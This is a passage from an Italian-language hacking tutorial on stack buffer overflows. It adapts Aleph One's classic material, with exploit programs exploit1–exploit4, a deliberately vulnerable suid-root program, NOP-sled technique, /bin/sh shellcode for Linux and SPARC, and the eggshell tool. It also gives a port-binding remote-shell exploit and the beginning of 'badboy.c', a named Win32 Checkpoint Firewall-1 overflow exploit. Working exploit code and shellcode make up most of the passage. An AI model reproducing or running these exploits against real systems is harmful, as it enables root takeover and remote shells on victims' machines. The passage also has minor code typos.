  char buffer[96];                         /* il buffer */
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  /* riempiamo completamente il nostro buffer (large_string) con l'indirizzo
     di buffer */

  for (i = 0; i < strlen(shellcode); i++)
```

```
    large_string[i] = shellcode[i];

  /* posizioniamo lo shellcode all'inizio del nostro buffer */

  strcpy(buffer,large_string);

  /* il RET viene sovrascritto con l'indirizzo di buffer, che contiene il
     nostro shellcode , che viene eseguito */
}
---------- snip ----------
```

```
$ gcc -o exploit1 exploit1.c
$ ./exploit1
$ exit
$
```

Le cose nella realtà sono più complesse in quanto con un altro programma non sappiamo dove il buffer si trova in memoria.
Il fatto d'indovinare dove si trova il buffer può essere facilitato da alcuni metodi comunque in ogni caso va sempre a fortuna a meno che non facciamo come abbiamo visto nei capitoli in cui parlavamo dei programmi usati dai crackers e disassembliamo i programmi a casa nostra.
Come abbiamo detto prima sappiamo che tutti i programmi possiedono lo stack che inizia sempre allo stesso indirizzo.
Ora scriviamo un piccolo programmino vulnerabile, rendiamolo suid root, e tentiamo di exploitarlo:

```
vulnerable.c
---------- snip ----------
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]); /* guarda dove scrivi, cazzone! :) */
}
---------- snip ----------
```

```
exploit2.c
---------- snip ----------
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
```

```
  addr = get_sp() - offset;   /* l'indirizzo a cui si SUPPONE che il nostro
                                    codice si trovera' */

  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;  /* riempie il nostro buffer con quell'indirizzo
*/
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i]; /* copia lo shellcode nel nostro buffer */

  buff[bsize - 1] = '\0';    /* per bloccare la copia da parte di strcpy */

  memcpy(buff,"EGG=",4); /* mette il tutto in una variabile d'ambiente $EGG
*/
  putenv(buff);             /* che useremo poi come argomento al programma
*/
  system("/bin/bash"); /* vulnerabile                                  */
}
---------- snip ----------
```

Il programma accetta come argomento l’offset a cui pensiamo si possa trovare il buffer.
Mediante diversi tentivi vediamo di trovare dove si trova.

```
$ ./exploit2 500
Using address: 0xbffffdb4
$ ./vulnerable $EGG
Segmentation Fault
$ ./exploit2 600
Using address: 0xbffffdb4
$ ./vulnerable $EGG
Illegal instruction
.......................
$ ./exploit2 600 1564
Using address: 0xbffff794
$ ./vulnerable $EGG
#
```

Questo non e' un processo molto efficiente....sculando un po' si potrebbe azzeccare l'offset con 200 tentativi, ma nella maggior parte dei casi ce ne vorranno un migliaio.
Possiamo però cercare di limitare i tentivi utilizzando l’istruzione assembler NOP.
Come abbiamo già visto nei capitoli legati all’assembler questa istruzione è considerata come istruzione NULLA ovvero quando il processore la incontra passa a quella successiva sennza fare nulla.
Ora se noi riempiamo il nostro buffer di questi NOP significa che se l’indirizzo di ritorno cadrà su una di queste istruzioni questa non verrà eseguita e il tutto passerà avanti.

```
           buffer                fp   ret   a     b     c
          [NNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                 ^---->                |
                 |_____________________|
```

Ecco un nuovo exploit che utilizza questa tecnica:

```
exploit3.c
---------- snip ----------
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
```

```
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
oid main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)  /* riempie meta' del nostro buffer
con NOP */
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];     /* e l'altra meta' con lo
shellcode... */

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
---------- snip ----------
```

```
$ ./exploit3 612
Using address: 0xbffffdb4
$ ./vulnerable $EGG
#
```

Come avrete potuto vedere in questo caso si è azzeccato il tutto al primo tentativo.
In ogni caso i problemi non sono del tutto terminati.
Potremmo trovarci davanti al problema di avere a disposizione uno spazio troppo piccolo per inserirci una quantità di codice eccessiva.
Anche in questo caso, una soluzione c'e', ma bisogna avere accesso alle variabili d'ambiente del programma.

Metteremo lo shellcode in una di queste variabili, e riempiremo il piccolo buffer con l'indirizzo (presunto) di questa variabile in memoria.
Questa tecnica e' molto efficiente, poiche' possiamo usare anche variabili molto grandi (leggi: un grosso numero di NOP), che aumentano esponenzialmnte le nostre possibilita'.
Le variabili d'ambiente sono poste in cima allo stack quando il programma e' lanciato (vedi diagramma all'inizio).
Il nostro programma di exploit richiedera' quindi un'altra variabile, la grandezza del buffer che contiene shellcode e NOP).

```
exploit4.c
---------- snip ----------
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
```

```
  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);   /* variabile d'ambiente con i NOP e lo
shellcode */
  putenv(egg);
  memcpy(buff,"RET=",4); /* variabile d'ambiente che contiene il RET
*/
  putenv(buff);
  system("/bin/bash");
}
---------- snip ----------
```

```
$ ./exploit4 768
Using address: 0xbffffdb0
$ ./vulnerable $RET
#
```

Gli offset possono essere positivi o negativi.. dipende da quanti "dati d'ambiente" il nostro programma ha rispetto a quello vulnerabile.
Prendete i sorgenti. Essedo Linux free, troverete i sorgenti di qualsiasi cosa, basta cercare un po'.
E una volta trovati i sorgenti, cercate chiamate alle funzioni strcat(), strcpy(), sprintf(), and vsprintf(), che basandosi su stringhe terminate da ZERO, non controllano che il buffer che le riceve sia abbastanza grande da contenerle.
Controllate se il programma fa qualche tipo di "sanity check" prima di copiare, e controllate se l'argomento che viene copiato puo' in qualche modo essere inserito dall'utente, attraverso la linea di comando ad esempio, o attraverso una variabile d'ambiente (vedi exploit per DOSEMU).

I tre punti fondamentali di un buffer overflow

Indipendentemente da tutto il resto possiamo aprire una nota per specificare quelli che sono i tre punti chiave di un buffer overflow.
Generalmente abbiamo visto che esistono due punti chiave e precisamente il codice da eseguire e l'indirizzo di ritorno.
La sovrapposizione dell'indirizzo di ritorno abbiamo detto che serve a fare in modo che quando questo viene ripristinato il tutto salta a livello di esecuzione al codice asembler da noi scritto.
La difficoltà che abbiamo visto estere è di fatto quella di indovinare il punto preciso di dove il salto deve essere esguito in quanto se questo non fosse perfetto il sistema si bloccherebbe o perlomeno creerebbe dei problemi di esecuzione.
L'istruzione NOP non viene eseguita per cui l'inserimento di un numero sufficientemente grande di questi NOP permetterebbe al programma di eseguire un atterraggio morbido nel caso in cui l'indiirizzo non sia preciso.
Per cui i punti chiave sono :

```
Numero di NOP
Codice assembler
Indirizzo di ritorno
```

Alla fine di questi capitoli vedremo come questi tre insiemi di dati possono essere manipolati per passare sotto i sistemi IDS.

Shell code per diversi sistemi operativi

```
i386/Linux
```

```
-------------------------------------------------------------------------------
        jmp    0x1f
        popl   %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
       movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        xorl   %ebx,%ebx
        movl   %ebx,%eax
        inc    %eax
        int    $0x80
        call   -0x24
        .string \"/bin/sh\"
-------------------------------------------------------------------------------
```

```
SPARC/Solaris
-------------------------------------------------------------------------------
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      8
-------------------------------------------------------------------------------
```

```
SPARC/SunOS
-------------------------------------------------------------------------------
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
       mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
-------------------------------------------------------------------------------
```

```
shellcode.h
-------------------------------------------------------------------------------
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE      1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)
```

```
#define NOP_SIZE      4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#endif
------------------------------------------------------------------------------
```


```
eggshell.c
------------------------------------------------------------------------------
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048

void usage(void);

void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }
```

```
  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
    "usage:  eggshell  [-a  <alignment>]  [-b  <buffersize>]  [-e  <eggsize>]  [-o
<offset>]\n");
}
```

Esempio di exploits con shellcode.
La seguente shellcode crea un *socket* di ascolto sulla porta 36864 e avvia una shell, redirigendo standard *input*, *output* ed *error* sul *socket* stesso. Una volta corrotto il buffer e sovrascritto l'indirizzo di ritorno, con un semplice programma che si connette al *socket* si ottiene una shell remota sulla macchina vittima.

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define NOP 0x90
char shellcode[] =
"\xeb\x72"                              /* jmp callz */
       /* socket() */
"\x5e"                                         /* popl %esi */
"\x29\xc0"                                     /* subl %eax, %eax */
"\x89\x46\x10"                                        /* movl %eax, 0x10(%esi) */
"\x40"                                         /* incl %eax */
"\x89\xc3"                                     /* movl %eax, %ebx */
"\x89\x46\x0c"                                        /* movl %eax, 0x0c(%esi) */
"\x40"                                         /* incl %eax */
"\x89\x46\x08"                                 /* movl %eax, 0x08(%esi) */
"\x8d\x4e\x08"                                        /* leal 0x08(%esi), %ecx */
"\xb0\x66"                                            /* movb $0x66, %al */
"\xcd\x80"                                            /* int $0x80 */
       /* bind()*/
"\x43"                                         /* incl %ebx */
"\xc6\x46\x10\x10"                             /* movb $0x10, 0x10(%esi) */
"\x66\x89\x5e\x14"                             /* movw %bx, 0x14(%esi) */
"\x88\x46\x08"                                 /* movb %al, 0x08(%esi) */
```

```
"\x29\xc0"                                  /* subl %eax, %eax */
"\x89\xc2"                                  /* movl %eax, %edx */
"\x89\x46\x18"                                     /* movl %eax, 0x18(%esi) */
"\xb0\x90"                                  /* movb $0x90, %al */
"\x66\x89\x46\x16"                          /* movw %ax, 0x16(%esi) */
"\x8d\x4e\x14"                                     /* leal 0x14(%esi), %ecx */
"\x89\x4e\x0c"                                     /* movl %ecx, 0x0c(%esi) */
"\x8d\x4e\x08"                                     /* leal 0x08(%esi), %ecx */
"\xb0\x66"                                  /* movb $0x66, %al */
"\xcd\x80"                                  /* int $0x80 */
       /* listen() */
"\x89\x5e\x0c"                                     /* movl %ebx, 0x0c(%esi) */
"\x43"                                      /* incl %ebx */
"\x43"                                      /* incl %ebx */
"\xb0\x66"                                  /* movb $0x66, %al */
"\xcd\x80"                                  /* int $0x80 */
       /* accept() */
"\x89\x56\x0c"                                     /* movl %edx, 0x0c(%esi) */
"\x89\x56\x10"                                     /* movl %edx, 0x10(%esi) */
"\xb0\x66"                                  /* movb $0x66, %al */
"\x43"                                      /* incl %ebx */
"\xcd\x80"                                  /* int $0x80 */
       /* dup2(s, 0); dup2(s, 1); dup2(s, 2); */
"\x86\xc3"                                  /* xchgb %al, %bl */
"\xb0\x3f"                                         /* movb $0x3f, %al */
"\x29\xc9"                                  /* subl %ecx, %ecx */
"\xcd\x80"                                  /* int $0x80 */
"\xb0\x3f"                                         /* movb $0x3f, %al */
"\x41"                                      /* incl %ecx */
"\xcd\x80"                                  /* int $0x80 */
"\xb0\x3f"                                         /* movb $0x3f, %al */
"\x41"                                      /* incl %ecx */
"\xcd\x80"                                  /* int $0x80 */
       /* execve() */
"\x88\x56\x07"                                     /* movb %dl, 0x07(%esi) */
"\x89\x76\x0c"                                     /* movl %esi, 0x0c(%esi) */
"\x87\xf3"                                         /* xchgl %esi, %ebx */
"\x8d\x4b\x0c"                                     /* leal 0x0c(%ebx), %ecx */
"\xb0\x0b"                                  /* movb $0x0b, %al */
"\xcd\x80"                                  /* int $0x80 */
       /* callz: */
"\xe8\x89\xff\xff\xff"                             /* call start */
"/bin/sh";

unsigned long get_sp(void) {
 __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
 char *buff, *ptr;
 long *addr_ptr, addr;
 int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
 int i;
 if (argc > 1) bsize =atoi(argv[1]);
 if (argc > 2) offset =atoi(argv[2]);
 if (!(buff =malloc(bsize))) {
  printf("Can't allocate memory.\n");
  exit(0);
 }
 addr =get_sp() - offset;
 ptr =buff;
 addr_ptr =(long *) ptr;
 for (i =0; i < bsize; i+=4)
 *(addr_ptr++) =addr;
 for (i =0; i < bsize/2; i++)
   buff[i] =NOP;
 ptr =buff + ((bsize/2) - (strlen(shellcode)/2));
 for (i =0; i < strlen(shellcode); i++)
 *(ptr++) =shellcode[i];
 buff[bsize - 1] ='\0';
 memcpy(buff,"EGG=",4);
 putenv(buff);
 system("/bin/bash");
}
```

Lo stack inizia per ogni programma allo stesso indirizzo. La maggior parte dei programmi non impilano più di qualche centinaio o migliaio di byte sullo stack.
Quindi, sapendo dove inizia lo stack si può provare ad indovinare dove si trovi il buffer. Il programma prende come parametri una dimensione di buffer e un offset dallo stack pointer e prova ad indovinare esattamente dove sia l'indirizzo d'inizio del codice.
Un modo per aumentare le nostre probabilità di riuscita consiste nel riempire l'inizio del buffer con istruzioni NOP, cioè, l'operazione nulla.
Si riempie per metà il buffer, si mette il codice della shell al centro e poi l'indirizzo di ritorno.
Se l'indirizzo di ritorno punta in mezzo alle operazioni NOP, queste vengono eseguite e poi viene eseguito il codice.
Assumendo che S stia per il codice della shell, N per l'istruzione NOP, lo stack si presenta come segue:

Una buona scelta per la dimensione del buffer è 100 byte più del buffer vittima.
Questa scelta posiziona il codice alla fine del buffer, lasciando ampio spazio per le operazioni NOP, ma permette ancora di sovrascrivere l'indirizzo di ritorno con quello indovinato.
La stringa per creare l'overflow viene inserita nella variabile di ambiente EGG.
Qui a seguito potete vedere un esempio di exploit che utilizza questo metodo dei NOP.

```
/*       badboy.c - Win32 Checkpoint Firewall-1 overflow exploit by Indigo
<indigo@exploitingstuff.com> 2001
         Usage: badboy <victim port>
         The shellcode spawns a shell on the chosen port
         Main shellcode adapted from code written by izan@deepzone.org
         Greets to:
         Morphsta, Br00t, Macavity, Jacob & Monkfish...Not forgetting D-
Niderlunds
*/


#include <windows.h>
#include <stdio.h>

int main(int argc, char **argv)
{

unsigned char shellcode[] =

                          "\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
         "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\xCC\x2B\x16\xEA\x77\x90\x90\xEB\x05\x4A\xD5"
"\xEC\x77\x90\x90\x90\x90\x90\x66\x81\xE9\x5B\x29\x31\xDB\xB8\x99"
"\x99\x99\x99\x31\x01\x83\xC1\x04\x83\xC3\x04\x66\x81\xFB\xC0\x04"
"\x7E\xF1\x66\x81\xE9\x4E\x01\x31\xC0\x40\x29\x01\x90\x90\x90\x71"
"\x99\x99\x99\x99\xC4\x18\x74\x40\xB8\xD9\x99\x14\x2C\x6B\xBD\xD9"
"\x99\x14\x24\x63\xBD\xD9\x99\xF3\x9E\x09\x09\x09\x09\xC0\x71\x4B"
"\x9B\x99\x99\x14\x2C\xB3\xBC\xD9\x99\x14\x24\xAA\xBC\xD9\x99\xF3"
"\x93\x09\x09\x09\x09\xC0\x71\x23\x9B\x99\x99\xF3\x99\x14\x2C\x40"
"\xBC\xD9\x99\xCF\x14\x2C\x7C\xBC\xD9\x99\xCF\x14\x2C\x70\xBC\xD9"
"\x99\xCF\x66\x0C\xAA\xBC\xD9\x99\xF3\x99\x14\x2C\x40\xBC\xD9\x99"
"\xCF\x14\x2C\x74\xBC\xD9\x99\xCF\x14\x2C\x68\xBC\xD9\x99\xCF\x66"
"\x0C\xAA\xBC\xD9\x99\x5E\x1C\x6C\xBC\xD9\x99\xDD\x99\x99\x99\x14"
"\x2C\x6C\xBC\xD9\x99\xCF\x66\x0C\xAE\xBC\xD9\x99\x14\x2C\xB4\xBF"
"\xD9\x99\x34\xC9\x66\x0C\xCA\xBC\xD9\x99\x14\x2C\xA8\xBF\xD9\x99"
"\x34\xC9\x66\x0C\xCA\xBC\xD9\x99\x14\x2C\x68\xBC\xD9\x99\x14\x24"
"\xB4\xBF\xD9\x99\x3C\x14\x2C\x7C\xBC\xD9\x99\x34\x14\x24\xA8\xBF"
"\xD9\x99\x32\x14\x24\xAC\xBF\xD9\x99\x32\x5E\x1C\xBC\xBF\xD9\x99"
“\x99\x99\x99\x99\x5E\x1C\xB8\xBF\xD9\x99\x98\x98\x99\x99\x14\x2C"
"\xA0\xBF\xD9\x99\xCF\x14\x2C\x6C\xBC\xD9\x99\xCF\xF3\x99\xF3\x99"
"\xF3\x89\xF3\x98\xF3\x99\xF3\x99\x14\x2C\xD0\xBF\xD9\x99\xCF\xF3"
"\x99\x66\x0C\xA2\xBC\xD9\x99\xF1\x99\xB9\x99\x99\x09\xF1\x99\x9B"
"\x99\x99\x66\x0C\xDA\xBC\xD9\x99\x10\x1C\xC8\xBF\xD9\x99\xAA\x59"
"\xC9\xD9\xC9\xD9\xC9\x66\x0C\x63\xBD\xD9\x99\xC9\xC2\xF3\x89\x14"
"\x2C\x50\xBC\xD9\x99\xCF\xCA\x66\x0C\x67\xBD\xD9\x99\xF3\x9A\xCA"
"\x66\x0C\x9B\xBC\xD9\x99\x14\x2C\xCC\xBF\xD9\x99\xCF\x14\x2C\x50"
"\xBC\xD9\x99\xCF\xCA\x66\x0C\x9F\xBC\xD9\x99\x14\x24\xC0\xBF\xD9"
"\x99\x32\xAA\x59\xC9\x14\x24\xFC\xBF\xD9\x99\xCE\xC9\xC9\xC9\x14"
"\x2C\x70\xBC\xD9\x99\x34\xC9\x66\x0C\xA6\xBC\xD9\x99\xF3\xA9\x66"
"\x0C\xD6\xBC\xD9\x99\x72\xD4\x09\x09\x09\xAA\x59\xC9\x14\x24\xFC"
"\xBF\xD9\x99\xCE\xC9\xC9\xC9\x14\x2C\x70\xBC\xD9\x99\x34\xC9\x66"
"\x0C\xA6\xBC\xD9\x99\xF3\xA9\x66\x0C\xD6\xBC\xD9\x99\x1A\x24\xFC"
"\xBF\xD9\x99\x9B\x96\x1B\x8E\x98\x99\x99\x18\x24\xFC\xBF\xD9\x99"
"\x98\xB9\x99\x99\xEB\x97\x09\x09\x09\x09\x5E\x1C\xFC\xBF\xD9\x99"
"\x99\xB9\x99\x99\xF3\x99\x12\x1C\xFC\xBF\xD9\x99\x14\x24\xFC\xBF"
